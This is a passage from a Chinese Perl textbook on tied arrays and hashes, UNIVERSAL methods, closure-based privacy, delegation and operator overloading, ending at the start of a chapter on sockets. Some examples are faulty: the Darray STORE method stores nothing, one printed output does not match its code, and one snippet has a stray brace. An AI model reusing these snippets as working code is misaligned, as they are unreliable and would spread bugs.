$data evaluates to 10
```

可以看到，`Doubler` 类在做自己的事情，即自动给你连接到它的标量加倍。

---

提示：用完连接的数据项之后，可使用 `untie` 函数解开它。

---

#### 19.2.4 数组与类连接

虽然把标量与类相连接很好用，但如果数据存储在数组中，是否可以把数组与类相连接，以便能够自动处理数组中的值？当然可以，但有些复杂。

除了连接标量之外（请参阅上一节），通过在该类中实现下面这些方法，就可以把数组连接到类（名为 **THIS** 的参数是对当前连接对象的引用）：

<code>TIEARRAY CLASS, LIST</code>	把由 <code>LIST</code> 给定的数组连接到类
<code>FETCH THIS, INDEX</code>	获取索引编号的数组值
<code>STORE THIS, INDEX, VALUE</code>	存储索引编号的数组值
<code>DESTROY THIS</code>	正在销毁数组
<code>FETCHSIZE</code>	获取数组的大小
<code>STORESIZE</code>	设置数组的大小

在这个示例中，创建了一个类 `Darray`，当读取数组值时，它会给每个值加倍。要创建的第一个方法是类方法 `TIEARRAY`，它把数组存储为类的数据、`bless` 它，并将它返回给调用程序：

```
package Darray;

sub TIEARRAY {
    my $class = shift;
    @array = @_;
    return bless \@array, $class;
}
```

用数组的索引值调用 `FETCH` 方法，它应该返回数组中对应的元素。在这个示例中，将



返回该元素值的二倍，这就是 **Darray** 所具有的功能：

```
sub FETCH
{
    my $self = shift;
    my $index = shift;
    return 2 * $array[$index];
}
```

**FETCHSIZE** 方法将返回存储数组的大小，如下所示：

```
sub FETCHSIZE
{
    return ($#array + 1);
}
```

**STORESIZE** 方法用于给数组传递新的大小值，可以实现这种功能，如下所示：

```
sub STORESIZE
{
    $#array = shift;
}
```

在 **STORE** 方法中，给你传递一个新值，在数组的特殊索引位置进行存储，我采用下述方式实现了这种功能（注意，该方法将返回元素的新值）：

```
sub STORE
{
    my $self = shift;
    my $index = shift;
    return 2 * $array[$index];
}
```

我也实现了类的销毁程序，即 **DESTROY**，但没有添加任何代码：

```
sub DESTROY { }

return 1;
```

就这些。我把 **Darray** 类连接到一个数组，如下所示（注意，当读取数组中的值时，将得到该位置存储值的二倍值）：

```
use Darray;

tie @array, 'Darray', (1, 2, 3);

print join (" ", @array);

2, 4, 6
```

可以看到，**Darray** 类就是如此起作用的。

---

提示：用完了连接的数据项时，可使用 `untie` 函数解开它的连接。

---

### 19.2.5 哈希表与类连接

我们知道了可以把标量与类相连接、把数组与类相连接，但是，是否可以把哈希表与类相连接？

要把哈希表与类相连接，需要在类中实现这些方法（名为 **THIS** 的参数是对当前已连接对象的引用）：

<code>TIEHASH CLASS, LIST</code>	把 <code>LIST</code> 中的键/值匹配对连接到类
<code>FETCH THIS, KEY</code>	获取采用 <code>KEY</code> 键存储的值
<code>STORE THIS, KEY, VALUE</code>	存储 <code>KEY/VALUE</code> 匹配对
<code>DELETE THIS, KEY</code>	删除由 <code>KEY</code> 指定的元素
<code>CLEAR THIS</code>	清除哈希表
<code>EXISTS THIS, KEY</code>	检查某个元素是否存在
<code>FIRSTKEY THIS</code>	返回第一个键
<code>NEXTKEY THIS, LASTKEY</code>	返回下一个元素 (直到 <code>LASTKEY</code> )
<code>DESTROY THIS</code>	当销毁哈希表时调用它

实现这些方法的方式与处理连接数组相似（请参阅上一节）；例如，当调用 `STORE` 时，会给它传递一个对当前对象的引用及键/值匹配对，以便把新元素添加到哈希表中。

在第 17 章中，当创建 **NDBM** 数据库文件时，曾经介绍过把哈希表与类相连接的示例，如下所示：

```
use Fcntl;
use NDBM_File;

tie %hash, "NDBM_File", 'data', O_RDWR|O_CREAT|O_EXCL, 0644;

$hash{drink} = 'root beer';
$hash{meat} = turkey;
$hash{dessert} = 'blueberry pie';

untie %hash;
```

上一段代码采用已经创建的哈希表创建了 `data.pag` 文件（如果存在的话，默认的文件扩展名将随着所用的数据库类而变化），采用 `untie` 函数解开哈希表的连接，并关闭文件。你可以读回该数据，如下所示：

```
use Fcntl;
use NDBM_File;

tie %hash, "NDBM_File", 'data', O_RDWR, 0644;
```

现在，就可以很容易地输出哈希表中的值，并解开它的连接，关闭文件：

```
use Fcntl;
use NDBM_File;
```

```

tie %hash, "NDBM_File", 'data', O_RDWR, 0644;

while(($key, $value) = each(%hash)) {
    print "$key => $value\n";
}

untie %hash;

dessert => blueberry pie
drink => root beer
meat => turkey

```

---

**提示：**用完了连接的数据项时，可使用 `untie` 函数解开它的连接。

---

相关的解决方案参见 16.2.19 节“编写数据库文件”。

### 19.2.6 使用 Perl UNIVERSAL 类

如果其他人编写的代码给我传递一个对象，但我不信任它，怎样才能知道它是哪个类的对象呢？此时就要使用 `UNIVERSAL` 类的 `isa` 方法。

在 Perl 中，所有类都共享一个基类：`UNIVERSAL`（隐含把这个类添加到 `@ISA` 数组的末尾）。在 5.004 版本中，Perl `UNIVERSAL` 引入了一些内置的方法：`isa`、`can` 和 `VERSION`。

`isa` 方法用于检查对象的或者类的 `@ISA` 数组，如下所示，在此，我确定 `object1` 的类：

```

use Math::Complex;

$operand1 = Math::Complex->new(1, 2);

if ($operand1->isa("Math::Complex")) {print "\$operand1 is
    an object of class Math::Complex.";}

$operand1 is an object of class Math::Complex.

```

`can` 方法查看它的文本参数是否是类中可调用方法的名字，如果是这样，则返回一个到该方法的引用。这个示例说明了如何使用 `can`；在这个示例中，我将检查类 `Class1` 是否包含名为 `printem` 的方法，如果是这样，则调用它：

```

$object = Class1->new;

$printemcall = $object->can('printem');
&{$printemcall} if $printemcall;

package Class1;

sub new
{
    my $self = {};
    bless $self;
    return $self;
}

```



```
sub printem
{
    print "Hello\n";
}

Hello
```

**VERSION** 方法检查类或对象是否已经定义了一个 **\$VERSION** 包全局变量，它包含版本号。你可以定义一个版本号，如下所示：

```
package Class1;

$VERSION = 1.01;

sub new
{
    my $self = {};
    bless $self;
    return $self;
}

return 1;
```

使用对象的 **VERSION** 方法检查它的版本，如下所示：

```
use Class1;

$object1 = Class1->new;

print $object1->VERSION;

1.01
```

### 19.2.7 用闭包创建私有数据成员

如果不希望别人使用我们对象中的私有数据，怎样可以使它变为真正的私有呢？如何通过把数据传递给子程序 **B** 来初始化子程序 **A**，以便从此之后该数据在子程序 **A** 中是可用的呢？答案是闭包。

如果把自己的对象的数据存储在一个实例变量中（例如，匿名哈希表中的一个元素位于对象的核心），则对于访问这个对象的程序，其任一部分都可使用该数据。可以把类变量（为全局变量）中的数据存储在类的包中（由于它们是全局的，所以当方法调用返回时，不会释放它们，这样，类中的所有方法都可以访问它们），但是，在该类的所有对象之间都可以共享类变量（请参阅第 18 章），所以，这并不是用于存储私有实例数据的好办法。

然而，你可以按照另一种方式使自己的实例数据变为私有，即使用闭包。在第 9 章中曾经介绍过，闭包是一个匿名子程序，当 Perl 编译该子程序时，它可以访问那些处于其定义域内的词汇变量，即使以后调用这个子程序，它也会使这些变量保持在定义域内。使用闭包，就可以按照某种方式存储数据，使对象之外的方法不能访问它。

在这个示例中，把类的数据存储在闭包中，实际上我 `bless` 并返回该闭包，作为对这个对象的引用。首先，我把数据存储在 `new` 构造函数内部的哈希表中（在代码之外不能访问这个哈希表，这是由于此时没有返回对数据哈希表的引用，并作为这个对象的引用）。这里，我只采用 `NAME` 键把默认名 `Christine` 存储在数据哈希表中：

```
package Class1;

sub new
{
    my $data = {};
    $data->{NAME} = 'Christine';
}
```

现在，将在 `new` 子程序内部以匿名子程序的方式创建闭包本身。由于将要使用闭包管理对象中的数据，所以我在数据哈希表中存储了一个名字（如果传递了名字的话），并从闭包中返回存储名，如下所示：

```
package Class1;

sub new
{
    my $data = {};
    $data->{NAME} = 'Christine';
    my $closure = sub {
        shift;

        if (@_) {
            $data->{NAME} = shift;
        }

        return $data->{NAME};
    };
}
```

现在，必须从 `new` 中返回一些信息，来作为对新创建对象的引用，所以我 `bless` 并返回了闭包：

```
package Class1;

sub new
{
    my $data = {};
    $data->{NAME} = 'Christine';
    my $closure = sub {
        shift;

        if (@_) {
            $data->{NAME} = shift;
        }

        return $data->{NAME};
    };

    bless $closure;
}
```

```
    return $closure;
}
```

如何才能获得这个类的对象中的数据呢？不能使用内部数据哈希表，这是由于该构造函数没有返回对该哈希表的引用。然而，你一定要使用闭包，这就是我设置该闭包以返回数据哈希表中存储的名字的原因。要使闭包可访问，可以直接调用由 `new` 构造函数返回的对象引用，但要使这个操作更为容易，我在这个类中添加了一个 `name` 方法，它将调用闭包本身。如果用新名字调用 `name`，则对象将会存储该名。无论是否把参数传递给 `name`，它都会返回当前存储的名字。

`name` 方法只调用闭包本身。回忆一下，传递给实例方法（如 `name`）的第一个参数是对当前对象的引用，而且设置信息的方式只是闭包本身，所以可以在 `name` 中调用闭包，如下所示：

```
sub name
{
    &{$_[0]};
}

return 1;
```

这就是有关闭包的所有内容；现在，可以使用 `name` 方法获取或设置这个类的对象中的存储名，但由于目前它是对象私有的，所以不能直接获取该名字。

在下面这个示例中，我利用了 `new` 类：

```
use Class1;

$object = Class1->new;
$object->name('Nancy');

print "The name is: ", $object->name;

The name is: Nancy
```

相关的解决方案参见 18.2.10 节“创建对象共享的类变量”。

### 19.2.8 使用匿名子程序创建私有方法

如果不希望别人调用自己对象内部的方法，可以采用其他方法获得更多的安全性。

在某个类中添加一个方法时，它只是包中的一个子程序而已，这就意味着，该包外面的代码可以使用完全限定子程序名调用它，如下所示：`&Package1::do_not_call_me(1, 2, 3, 4)`。然而，如果使自己的方法成为匿名子程序，则类之外的代码要调用它是非常难的，这是由于它没有固定名称。

在下面的示例中，创建了一个匿名方法，并把对该方法的引用存储在了名为 `$coderef` 的类变量中。在这个示例中，当调用这个方法时，它只会输出“Hello!”：



```

package Class1;

local $coderef;

sub new
{
    my $data = {};
    $data->{NAME} = Nancy;
    $coderef = sub {print "Hello!\n";};
    bless $data;
    return $data;
}

```

类的方法可以使用 `$coderef` 中对新匿名子程序的引用调用它。下面的样本方法 `printem` 只调用了匿名子程序：

```

sub printem
{
    &{$coderef};
}

return 1;

```

现在，当调用 `printem` 方法时，它会调用匿名子程序，并得到下列结果：

```

use Class1;

$object = Class1->new;
$object->printem;

Hello!

```

注意，尽管已经把新方法隐藏在了匿名子程序中，并把对该子程序的引用存储在了 `$coderef` 中，但类之外的代码也可以调用该子程序，如 `&{$Class1::coderef}`。因此，这个方法并不是很安全。它的优点在于你把私有方法代码引用存储在标量中，而且你可以采用上一节中的闭包技巧隐藏标量。在该示例中，采用如下方式实现这种功能（注意，在 `new` 方法之外，不能访问匿名子程序，但对闭包而言，它是可用的）：

```

sub new
{
    my $coderef = sub {print "Hello!\n";};
    my $closure = sub {
        &{$coderef};
    };
    bless $closure;
    return $closure;
}

```

现在，这个类的方法能够访问私有方法，但类之外的代码不能访问它们（如果不能真正确定某些人的身份，他们没有把由 `new` 返回的代码引用看作对子程序的引用，或者没有直接

调用它，则无论是哪种情况，你都可以更深地隐藏它）。

该类的方法如何调用这个新的私有方法呢？通过使用闭包，它就是类的构造函数返回的信息，来作为对该对象自身的引用。由于这个引用是作为第一个参数传递给实例方法的，所以这些方法可以调用下列闭包，在此，我在名为 `printem` 的 `Class1` 中创建了一个方法，它的惟一任务是调用私有方法：

```
sub printem
{
    &{$_[0]};
}

return 1;
```

然后，`Class1` 中的 `printem` 方法就会调用新的私有方法，而且你可以确认它在起作用，如下所示：

```
use Class1;

$object = Class1->new;
$object->printem;

Hello!
```

将代码引用存储在对象中的另一种方式是把它们存储在对象的实例数据本身中（当然，如果确定了程序员将充分使用它们，则实例数据会使创建这种对象的代码可访问它们）。

在这个示例中，将哈希表中的代码引用存储在对象的实例数据中：

```
$object = Class1->new;
$object->printem;

package Class1;

use Alias;

sub new
{
    my $data = {
        NAME => Nancy,
        CODEREF => sub {print "Hello!\n";},
    };

    bless $data;
    return $data;
}

sub printem
{
    $self = shift;
    &{$self->{CODEREF}};
}
```

```
Hello!
```

### 19.2.9 创建对方法的引用

在 Perl 中，可以存储方法的引用吗？答案是：不能直接进行这种操作，但能够间接获取对方法的引用，而且它的行为会像直接引用一样。

假定有一个标准的 Perl 类，即 `Class1`，它只包含一个构造函数和一个名为 `printem` 的方法，该方法打印了你发送给它的内容：

```
package Class1;

sub new
{
    my $data = {};
    bless $data;
    return $data;
}

sub printem
{
    shift;
    print shift;
}

return 1;
```

现在，假定创建了这个类的对象 `$object`：

```
use Class1;

$object = Class1->new;
```

如何获取对 `printem` 方法的引用呢？不能直接这样做，但如果采用点儿技巧，可以获得对匿名子程序的引用，该子程序将调用这个方法并传递参数，如下所示：

```
use Class1;

$object = Class1->new;

$coderef = sub
{
    $object->printem(@_);
};
```

现在，可以像使用其他代码引用一样自由使用这个新的代码引用：

```
use Class1;

$object = Class1->new;

$coderef = sub
```



```
{
    $object->printem(@_);
};

$coderef->('Hello!');

Hello!
```

### 19.2.10 数据成员用作变量

在 C++ 中，把对象的数据成员看作变量。不用把自己的实例数据存储在哈希表或类似的其他表中。在 Perl 中如何呢？在 Perl 中，使用 CPAN Alias 模块，可以把对象的哈希表中的实例数据看作个别变量。

可以把对哈希表的引用传递给 CPAN Alias 模块的 `attr` 函数，以便把哈希表中的键复制到同名变量中。每个新变量都包含适当的前缀反引用符，而且保留了对应于哈希表中该键的值。特别是，当把对象的哈希表中存储的数据转换为可直接引用的变量时，这就很有用。也要注意，当更改变量中的值时，在基本哈希表中，也会自动更改它们。

考虑下面的示例。假定有一个标准的 Perl 类，即 `Class1`，在它的实例数据哈希表中，包含一个构造函数和一个键/值匹配对；在这个哈希表中，键 `NAME` 对应于值 `Nancy`，如下所示：

```
package Class1;

sub new
{
    my $data = {};
    $data->{NAME} = Nancy;
    bless $data;
    return $data;
}

return 1;
```

现在，创建这个类的对象时，可以按照常规方式引用哈希表中的数据：

```
use Class1;

$object = Class1->new;

print "Her name is ", $object->{NAME};

Her name is Nancy
```

另外，还可以使用 Alias 模块的 `attr` 函数，把对象的数据哈希表转换为一组对应于哈希表中键的变量。在这个示例中，只有一个键处于哈希表 `NAME` 中，所以 `attr` 函数将创建一个名为 `$NAME` 的新变量，而且该变量包含了对应于哈希表中此键的值，如下所示：

```
use Class1;
```

```

use Alias;

$object = Class1->new;

attr $object;

print "Her name is ", $NAME;

Her name is Nancy

```

这样，就可以把实例数据项看作真正的实例变量，它会使编程更为容易。

### 19.2.11 使用包含其他对象的对象

我们要设计一个面向对象的日历，每天都采用诸如 `appointments` 和 `alarm_clock_setting` 方法的对象。可问题是，日历对象应该继承 31 个 `day` 对象吗？这将如何起作用呢？答案是：设计自己的日历，以便它包含 31 个 `day` 对象。

继承类时，Perl 会用基类调用派生类的关系，即“是一个”关系（注意，`@ISA` 继承数组名），但你的对象也可以包含其他对象，Perl 把它称为包含关系。

下一个示例演示了包含关系是如何起作用的。在这个示例中，我将设计初学程序员的 `Calendar` 类。这里，`calendar` 对象将包含 31 个 `day` 对象。

`Calendar.pm` 文件中的 `Day` 类与下列格式相似（注意，我把月份的日期传递给了 `Day` 类的构造函数，而且采用键 `DATE` 将它存储在一个匿名哈希表中）：

```

package Day;

sub new
{
    my $type = shift;
    my $value = shift;
    my $self = {};
    $self->{DATE} = $value;
    bless $self;
    return $self;
}

```

我也把 `Calendar` 类放在同一个文件 `Calendar.pm` 中。在这个示例中，将采用如下数组在 `Calendar` 类中记录 31 个 `day` 对象：

```

package Calendar;

sub new
{
    my $type = shift;
    my $self = [];
    for ($loop_index = 1; $loop_index <= 31; $loop_index++) {
        $self->[$loop_index] = Day->new($loop_index);
    }
}

```



```
        bless $self;
        return $self;
    }

    return 1;
}
```

在 **Calendar** 对象中存储的 31 个 **day** 对象中，每个对象都包含它的 **DATE** 数据成员中存储的月份日的日期。我采用如下方式访问这个日期：

```
use Calendar;

$object = Calendar->new;

print "That date is the ", $object->[10]->{DATE}, "th.";

That date is the 10th.
```

可以看到，对象可以包含其他对象；它只归结为可以使用引用的引用，这正是我们所期望的。还可以使包含其他对象的对象再包含其他对象，而且可以达到任意深度。

### 19.2.12 委托的类关系

我们要从 **NDBM\_File** 类创建一个派生类，但遇到了很多麻烦，这是因为有些类很难创建派生类（也就是说，很难再细分子类），其中包括 **DBM** 类，这是由于它们将创建很多外部对象。那么，其解决方案是什么呢？是委托。

想要从某个难于处理的基类中派生一个类时，可以使用委托。在委托中，允许基类使用自己的构造函数创建它，并允许它处理自己的所有创建问题。派生类本身只是委托类的一面，可以在派生类中创建委托类的对象，而且在新类的方法中，可以适当地调用该对象的方法。

作为例子，我将使用委托创建基于 **NDBM\_File** 类的新 **DBM** 类，即 **PersonalDBM\_File**。**PersonalDBM\_File** 与 **NDBM\_File** 一样，只是它会在完成所有操作之后输出这些操作。

为了支持把哈希表连接到 **PersonalDBM\_File** 中，该类应支持如下方法：**TIEHASH**、**FETCH**、**STORE** 和 **DESTROY**（注意，对于这个类来说，没有任何构造函数是必不可少的）。

在 **PersonalDBM\_File** 类的 **TIEHASH** 方法中，将让代码显示它创建的数据库文件（要创建的文件名是 **TIEHASH** 方法的第二个参数），如下所示：

```
package PersonalDBM_File;

use NDBM_File;

sub TIEHASH
{
    print "Tying a hash to $_[1].pag...\n";
}
```

然后，我将创建新的 **NDBM\_File** 对象，并把对该对象的引用存储在 **PersonalDBM\_File** 对象的匿名哈希表中：

```
package PersonalDBM_File;
```



```

use NDBM_File;

sub TIEHASH
{
    print "Tying a hash to $_[1].pag...\n";
    shift;
    my $self = {};
    my $ref = NDBM_File->new(@_);
    $self->{NDBMref} = $ref;
}

```

余下的操作就是返回对匿名哈希表的引用，如下所示：

```

package PersonalDBM_File;

use NDBM_File;

sub TIEHASH
{
    print "Tying a hash to $_[1].pag...\n";
    shift;
    my $self = {};
    my $ref = NDBM_File->new(@_);
    $self->{NDBMref} = $ref;
    bless $self;
    return $self;
}

```

使用 **FETCH** 方法非常容易。这里，我只显示取来的内容，然后把 **PersonalDBM\_File** 的 **FETCH** 委托给 **NDBM\_File** 的 **FETCH** 方法，如下所示：

```

sub FETCH
{
    my $self = shift;
    print "Now fetching @_\n";
    $self->{NDBMref}->FETCH(@_);
}

```

在这个示例中，没有在 **DESTROY** 方法中放置任何代码：

```

sub DESTROY {}

```

委托 **STORE** 方法与委托 **FETCH** 方法一样，如下所示。它也会显示出存储的内容（注意，也可以调用 **NDBM\_File** 的 **AUTOLOAD** 方法，来支持其他不想显式支持的方法）：

```

sub STORE
{
    my $self = shift;
    print "Now storing @_\n";
    $self->{NDBMref}->STORE(@_);
}

```

```
return 1;
```

委托的操作步骤如下：创建基类的一个对象，且在完成了自己的处理之后，你的方法会把调用委托给该对象的相应方法。

通过把哈希表与这个类连接起来，将一些数据置入此哈希表，再解除哈希表的连接，把新的哈希表连接到存储的数据库文件，然后读回该数据，就可以使 `PersonalDBM_File` 类起作用。其代码如下所示：

```
use PersonalDBM_File;
use Fcntl;

tie %hash, "PersonalDBM_File", "file", O_RDWR|O_CREAT, 0644;

$hash{'data'} = 5;

untie %hash;

tie %hash2, "PersonalDBM_File", "file", O_RDWR, 0644;

print "The data value is $hash2{'data'}\n";

untie %hash2;
```

下面列出了运行该代码的结果。可以看到，不仅 `PersonalDBM_File` 类起作用了，而且它也显示了每一步进行的操作：

```
Tying a hash to file.pag...
Now storing data 5
Tying a hash to file.pag...
Now fetching data
The data value is 5
```

### 19.2.13 重载二元运算符

在数学类库中，拥有很多对象，但对于这些对象，如果不得不使用 `add`、`subtract`、`multiply` 及其他方法，就有些罗嗦。如果对它们可以使用诸如 `+`、`-` 和 `*` 的运算符，不是更好吗？此时重载运算符即可。

当重载运算符来处理特殊类型的对象时，需指定该运算符应该如何处理这种对象。当为某种类型的对象重载运算符时，这些对象可以与该运算符一起使用；例如，如果为一个特殊类重载加法运算符 `+`，则在这个类的对象上可以使用该运算符，如下所示：

```
$object3 = $object1 + $object2;
```

可以使用 `overload` 附注重载运算符。

为了更清晰地说明这一点，我将创建一个名为 `Datum` 的示例类，并为这个类重载二元运算符 `+` 和 `-`（记住，二元运算符需要两个操作数，一元运算符需要一个操作数）。要重载运算

符，应该把一个方法连接到该运算符，如下面的示例，在此，把方法 `add` 连接到加法运算符 `+`。把方法 `subtract` 连接到减法运算符 `-`：

```
package Datum;

use overload
    "+" => \&add,
    "-" => \&subtract;
```

我也为 `Datum` 类提供了一个简单的构造函数，此构造函数只存储匿名哈希表中采用 `DATA` 键传递给它的标量：

```
sub new
{
    shift;
    my $self = {};
    $self->{DATA} = shift;
    bless $self;
    return $self;
}
```

要获取 `Datum` 对象中存储的数据，可以使用 `get_data` 方法：

```
sub get_data
{
    $self = shift;
    return $self->{DATA};
}
```

现在，将实现 `add` 方法，它会把 `Datum` 类的两个对象加起来。当重载一个二元运算符时，会传递两个对象，以便与该运算符一起使用。

注意，你可能想重载加法运算符，使它对数字和对象都起作用，这样就可以完成如下操作了：`7 + $object1`。然而，你会遇到一个问题，这是由于 `overload` 附注将把这两个操作数 `7` 和 `$object1` 传递给方法，但传递给实例方法的第一个参数应该总是对象。鉴于这种原因，应该首先把 `object1` 传递给方法，然后再传递 `7`，反过来就不行。当对项进行加法操作时，参数的顺序关系不大，但当做减法时，顺序就有关系了。鉴于这种原因，如果前两个参数的顺序颠倒了，则传递给你的第三个参数为真，否则为假。

当添加元素时，可以忽略这第三个参数，但在 `add` 方法中，存储了两个已传递的对象，如下所示：

```
sub add
{
    my ($obj1, $obj2) = @_;
```

现在，可以获取这些对象中存储的实际值，如下所示：`$obj1->{DATA}`。这样，就可以把这些值加在一起。然而，在这个示例中，也启用了对象和标量的加法，所以当存储两个将



要相加的操作数时，将会检查传递的参数是对象还是数字（注意，这与重载 `add` 方法、处理 `Datum` 类和数字的两个对象相同，也就意味着：在这个示例中，我们将要重载的不仅包含运算符，而且也包含方法）。

```
sub add
{
    my ($obj1, $obj2) = @_;

    $operand1 = ref $obj1 eq 'Datum' ? $obj1->{DATA} : $obj1;
    $operand2 = ref $obj2 eq 'Datum' ? $obj2->{DATA} : $obj2;
```

`add` 方法应该返回 `Datum` 类的新对象（当对该类的两个对象做加法运算时，应该结束于同一个类的新对象），所以把两个操作数相加，然后创建一个新的 `Datum` 对象，它会与和数一起返回，如下所示：

```
sub add
{
    my ($obj1, $obj2) = @_;

    $operand1 = ref $obj1 eq 'Datum' ? $obj1->{DATA} : $obj1;
    $operand2 = ref $obj2 eq 'Datum' ? $obj2->{DATA} : $obj2;

    $new_object = Datum->new($operand1 + $operand2);

    return $new_object;
}
```

`subtract` 方法与此相同，只是不得不考虑操作数已经颠倒的可能性，这是通过检查传递给该方法的第三个参数实现的。在代码中，是采用如下方式进行处理：

```
sub subtract
{
    my ($obj1, $obj2, $reversed) = @_;

    $operand1 = ref $obj1 eq 'Datum' ? $obj1->{DATA} : $obj1;
    $operand2 = ref $obj2 eq 'Datum' ? $obj2->{DATA} : $obj2;

    if($reversed){
        $new_object = Datum->new($operand2 - $operand1);
    } else {
        $new_object = Datum->new($operand1 - $operand2);
    }

    return $new_object;
}

return 1;
```

这就完成了 `Datum` 类，现在，它是为+和-运算符重载的。现在，我就利用这个新类，如下所示：

```
use Datum;
```

```

$object1 = Datum->new(1);
print '$object1 = ', $object1->get_data, "\n";

$object2 = Datum->new(2);
print '$object2 = ', $object2->get_data, "\n";

$object3 = $object1 + $object2;
print '$object1 + $object2 = ', $object3->get_data, "\n";

$object4 = $object1 + 3;
print '$object1 + 3 = ', $object4->get_data, "\n";

$object5 = $object1 - $object2;
print '$object1 - $object2 = ', $object5->get_data, "\n";

$object6 = 7 - $object2;
print '7 - $object2 = ', $object6->get_data, "\n";

$object1 = 1
$object2 = 2
$object1 + $object2 = 3
$object1 + 3 = 4
$object1 - $object2 = -1
7 - $object2 = 5

```

可以看到，**Datum** 类真的为+和-运算符重载了。

除了二元运算符（如+和-）之外，也可以重载一元运算符（如++）。要了解这方面的信息，请参阅下一节。

#### 19.2.14 重载一元运算符

我们已经可以为对象重载二元运算符了，一元运算符（例如++）如何呢？使用 **overload** 附注可实现同样的功能。

使用 **overload** 附注重载一元运算符（二元运算符需要两个操作数，而一元运算符需要一个操作数）与重载二元运算符有些差别。**overload** 附注把一元运算符看作二元运算符，只是第二个参数是 **undef**。另外，与二元运算符不同的是，一元运算符能够更改已传递参数本身的值。例如，当重载++运算符时，通过增加它，就能够更改已传递的值本身。最后，当把++用作后缀运算符（如**\$object++**）时，就会形成**\$object** 的副本，所以必须为该类型的对象重载**=**运算符。

事实上，重载对象的**=**不会重载**=**运算符，在 **Perl** 中，这是不必要的；然而，它创建了复制对象的一种方式，该对象允许在复制构造函数的特殊方法中完成初始化。在 **OOP** 中，复制构造函数的主要用途是：如果对象包含引用，就能够避免问题，这是由于复制对象也会复制这些引用。这就意味着，新对象的内部引用将要引用的数据与老对象的引用所引用的数据相同。在复制构造函数中，通过在对象的复制中创建对新数据项的引用来解决这个问题。

在下面的示例中重载 **Datum** 类，以便与++运算符一起使用，这就意味着也要创建一个复制构造函数。这里，把++运算符连接到 **increment** 方法，把**=**运算符连接到 **copy** 方法：



```
package Datum;

use overload
    "++" => \&increment,
    "=" => \&copy;
```

与上一节中一样，这个类只会把它的数据存储在匿名哈希表中，并返回对构造函数中的该哈希表的引用，如下所示：

```
sub new
{
    shift;
    my $self = {};
    $self->{DATA} = shift;
    bless $self;
    return $self;
}
```

然后，创建 `get_data` 方法返回对象中的数据：

```
sub get_data
{
    $self = shift;
    return $self->{DATA};
}
```

现在，在 `increment` 方法中，将获取该对象，以便将其中的数据存储在 `$operand1` 中：

```
sub increment
{
    my $obj1 = $_[0];

    $operand1 = $obj1->{DATA};
```

接下来，用这个新值创建一个新的 `Datum` 对象：

```
sub increment
{
    my $obj1 = $_[0];

    $operand1 = $obj1->{DATA};

    $new_object = Datum->new($operand1 + 1);
```

`++` 运算符称为增变器（`mutator`），这就意味着它会更改自己的参数。要更改这个运算符的参数，我更改了实际传递的值，来代替返回值，如下所示：

```
sub increment
{
    my $obj1 = $_[0];

    $operand1 = $obj1->{DATA};
```



```
$new_object = Datum->new($operand1 + 1);  
    $_[0] = $new_object;  
}
```

另一方面，复制构造函数 **copy** 只是形成对象的副本并返回该副本：

```
sub copy  
{  
    my $obj1 = $_[0];  
    $operand1 = $obj1->{DATA};  
    $new_object = Datum->new($operand1);  
    return $new_object;  
}  
return 1;
```

我使用新的 **Datum** 类（现已重载++运算符），如下所示：

```
use Datum;  
  
$object1 = Datum->new(1);  
print '$object1 = ', $object1->get_data, "\n";  
  
$object2 = Datum->new(2);  
print '$object2 = ', $object2->get_data, "\n";  
  
++$object1;  
print '++$object1 = ', $object1->get_data, "\n";  
  
$object2++;  
print '$object2++ = ', $object2->get_data, "\n";  
  
$object1 = 1  
$object2 = 2  
++$object1 = 2  
$object2++ = 3
```

## 第 20 章 Internet 和套接字编程

### 20.1 深入分析

可以说，Perl 与 Internet 连接紧密。事实上，你会得出如下结论：即 Perl 是目前可用的首选 Internet 编程语言。

#### 20.1.1 编写 Internet 程序

当多数程序员考虑 Perl 和 Internet 时，他们会想到 CGI 编程，但其图片却比它要大得多。采用 Perl，可以很容易地创建使用 FTP（File Transfer Protocol，文件传输协议）、电子邮件、Usenet 和 HTTP（Hypertext Transfer Protocol，超文本传输协议）的 Internet 应用程序，还可以浏览 Web。

本章将介绍这些功能，说明如何使用 FTP 传输文件，如何发送和接收电子邮件，如何使用 Telnet 远程登录，如何下载和解析 Web 页面等。即使是 CGI 程序员，但把这些与 Internet 结合起来，以及本章描述的其他方式，也具有很强的功能。例如，想象这样一个 CGI 脚本，它允许用户使用 FTP 显示其他站点的文件，远程搜索其他站点上的 Web 页面以查找匹配的字符串，甚至还可以发送和检查电子邮件。

其中的大部分功能都来自 CPAN 模块，可以下载和安装这些模块；请参阅第 14 章中的“安装模块”一节。如果你没有系统特权，而且也不能直接把这些模块添加到系统的 Perl 安装中，则可以进行私有安装。有关私有信息，请参阅本节。

在 MS-DOS 中，也支持其中的许多模块；可用内容的列表请参阅表 14.1。要想在 MS-DOS 中下载它们，需使用 Perl Package Manager (Perl 包管理器)，即 ppm.pl。例如，要安装 Net::Ping 模块，需要在 PPM 中输入“install Net-Ping”。另外，所有详细信息请参阅第 14 章中的“安装模块”节。

对于采用各种 Internet 程序能够实现的所有功能，在 Perl 中还不能全部实现，但可以基本完成，而且其优点是可以在编程控制下实现所有功能，当本章介绍有关创建并运行 Telnet 会话或者介绍使用 FTP 下载文件时，将会涉及这些内容。

#### 20.1.2 编写套接字程序

在 Perl 中，采用套接字编程，自己就可以控制 Internet。例如，假设你只想编写一个程序，它允许你及自己的恋人通过 Internet 进行交流（而且你并不了解 Unix 实用程序，例如 talk、



ctalk、ntalk 和 ytalk)。可以在 Perl 中采用套接字编写这样一个程序，这是由于在 Internet 上套接字的运行方式与文件句柄的运行方式一样)。

要处理套接字，必须使用 Internet 服务器上的端口。指定要连接到的 Internet 服务器，并指定能够在其上进行连接的数字端口，如果某些软件能够在该服务器上的该端口进行连接，则将得到一个连接。在已经建立了套接字连接之后，多数情况下都可以像使用文件句柄一样使用该套接字。

---

**提示：**在程序中，应该使用什么端口号呢？所用的端口号将取决于使用的系统。进行检查，直到找到了可用端口为止（如果不能连接到某个端口，则最大可能性是该端口正在使用）。较低的端口号(1024 及以下)通常是为系统保留的；例如，HTTP 通常会使用端口 80 进行传输。如果在 1025 ~ 5000 的范围内选择了一个端口，那么，在多数系统中都应该是可以的，只要该端口没被使用即可。当然，还要注意，连接两端的程序都必须使用同一个端口号，这样，在试图连接之前，两个程序都应该知道将要使用哪个端口。

---

你可能记得，在进程间通信中，缓冲是最大的问题，第 e1 章中曾经讨论过（例如，请参阅该章中的“给 open2 进程发送输入并读取它的输出”节）。然而，在这里，缓冲并不是主要问题，这是由于默认情况下不会缓冲 Perl 创建的套接字，因此就不必担心被缓冲的数据，而且也不用担心没有发送出去。

